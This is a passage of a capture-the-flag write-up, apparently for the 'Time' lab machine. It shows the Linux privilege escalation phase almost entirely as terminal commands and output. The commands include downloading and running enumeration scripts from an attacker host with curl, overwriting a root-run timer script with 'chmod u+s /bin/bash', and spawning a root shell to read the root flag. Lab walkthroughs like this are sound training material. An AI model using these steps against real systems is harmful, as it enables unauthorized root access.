  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  26079      0  0:00:01  0:00:01 --:--:-- 26065
pericles@time:/home/pericles$ chmod +x LinEnum.sh
pericles@time:/home/pericles$ ./LinEnum.sh
```




```
┌──(root💀kali)-[~/Downloads/linuxprivesc]
└─# ls
LinEnum.sh  linpeas.sh  linux-exploit-suggester.sh  linuxprivchecker.py  lse.sh  upc.sh

┌──(root💀kali)-[~/Downloads/linuxprivesc]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.214 - - [15/May/2021 23:45:49] "GET /lse.sh HTTP/1.1" 200 -
10.10.10.214 - - [15/May/2021 23:50:15] "GET /LinEnum.sh HTTP/1.1" 200 -
```




```
[-] Systemd timers:
NEXT                         LEFT          LAST                         PASSED              UNIT                         ACTIVATES
Sun 2021-05-16 03:54:31 UTC 5s left       Sun 2021-05-16 03:54:21 UTC 4s ago              timer_backup.timer           timer_backup.service
Sun 2021-05-16 04:09:00 UTC 14min left    Sun 2021-05-16 03:39:01 UTC 15min ago           phpsessionclean.timer        phpsessionclean.service
Sun 2021-05-16 06:47:05 UTC 2h 52min left Sun 2021-05-16 02:58:29 UTC 55min ago           apt-daily-upgrade.timer      apt-daily-upgrade.service
Sun 2021-05-16 06:47:06 UTC 2h 52min left Thu 2020-10-22 18:44:20 UTC 6 months 22 days ago apt-daily.timer              apt-daily.service
Sun 2021-05-16 08:29:28 UTC 4h 35min left Tue 2021-02-09 14:42:14 UTC 3 months 4 days ago motd-news.timer              motd-news.service
Sun 2021-05-16 13:23:49 UTC 9h left       Thu 2020-10-22 20:24:53 UTC 6 months 22 days ago fwupd-refresh.timer          fwupd-refresh.service
Mon 2021-05-17 00:00:00 UTC 20h left      Sun 2021-05-16 02:46:18 UTC 1h 8min ago         fstrim.timer                 fstrim.service
Mon 2021-05-17 00:00:00 UTC 20h left      Sun 2021-05-16 02:46:18 UTC 1h 8min ago         logrotate.timer              logrotate.service
Mon 2021-05-17 00:00:00 UTC 20h left      Sun 2021-05-16 02:46:18 UTC 1h 8min ago         man-db.timer                 man-db.service
Mon 2021-05-17 03:01:10 UTC 23h left      Sun 2021-05-16 03:01:10 UTC 53min ago           systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Sun 2021-05-23 03:10:22 UTC 6 days left   Sun 2021-05-16 03:10:11 UTC 44min ago           e2scrub_all.timer            e2scrub_all.service
```




```
pericles@time:/home/pericles$ curl 10.10.14.23/linpeas.sh > linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  331k  100  331k    0     0  89008      0  0:00:03  0:00:03 --:--:-- 89008
pericles@time:/home/pericles$ chmod +x linpeas.sh
pericles@time:/home/pericles$ ./linpeas.sh
```




```
[+] System timers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT                         LEFT          LAST                         PASSED               UNIT                         ACTIVATES
Sun 2021-05-16 03:59:31 UTC 2s left       Sun 2021-05-16 03:59:21 UTC 7s ago               timer_backup.timer           timer_backup.service
Sun 2021-05-16 04:09:00 UTC 9min left     Sun 2021-05-16 03:39:01 UTC 20min ago            phpsessionclean.timer        phpsessionclean.service
Sun 2021-05-16 06:47:05 UTC 2h 47min left Sun 2021-05-16 02:58:29 UTC 1h 0min ago          apt-daily-upgrade.timer      apt-daily-upgrade.service
Sun 2021-05-16 06:47:06 UTC 2h 47min left Thu 2020-10-22 18:44:20 UTC 6 months 22 days ago apt-daily.timer              apt-daily.service
Sun 2021-05-16 08:29:28 UTC 4h 29min left Tue 2021-02-09 14:42:14 UTC 3 months 4 days ago  motd-news.timer              motd-news.service
Sun 2021-05-16 13:23:49 UTC 9h left       Thu 2020-10-22 20:24:53 UTC 6 months 22 days ago fwupd-refresh.timer          fwupd-refresh.service
Mon 2021-05-17 00:00:00 UTC 20h left      Sun 2021-05-16 02:46:18 UTC 1h 13min ago         fstrim.timer                 fstrim.service
Mon 2021-05-17 00:00:00 UTC 20h left      Sun 2021-05-16 02:46:18 UTC 1h 13min ago         logrotate.timer              logrotate.service
Mon 2021-05-17 00:00:00 UTC 20h left      Sun 2021-05-16 02:46:18 UTC 1h 13min ago         man-db.timer                 man-db.service
Mon 2021-05-17 03:01:10 UTC 23h left      Sun 2021-05-16 03:01:10 UTC 58min ago            systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
Sun 2021-05-23 03:10:22 UTC 6 days left   Sun 2021-05-16 03:10:11 UTC 49min ago            e2scrub_all.timer            e2scrub_all.service
n/a                          n/a           n/a                          n/a                  snapd.snap-repair.timer      snapd.snap-repair.service
```




```
You own the script: /usr/bin/timer_backup.sh
```



```
pericles@time:/home/pericles$ vi /usr/bin/timer_backup.sh
```



```
#!/bin/bash
chmod u+s /bin/bash
~
```



```
pericles@time:/home/pericles$ ls -alh /bin/bash
-rwsr-xr-x 1 root root 1.2M Feb 25  2020 /bin/bash
pericles@time:/home/pericles$ id
uid=1000(pericles) gid=1000(pericles) groups=1000(pericles)
pericles@time:/home/pericles$ bash -p
bash-5.0# id
uid=1000(pericles) gid=1000(pericles) euid=0(root) groups=1000(pericles)
bash-5.0# cat /root/root.txt
0b2a0d04bb0ab5d2486108dd528c5699
bash-5.0# 
```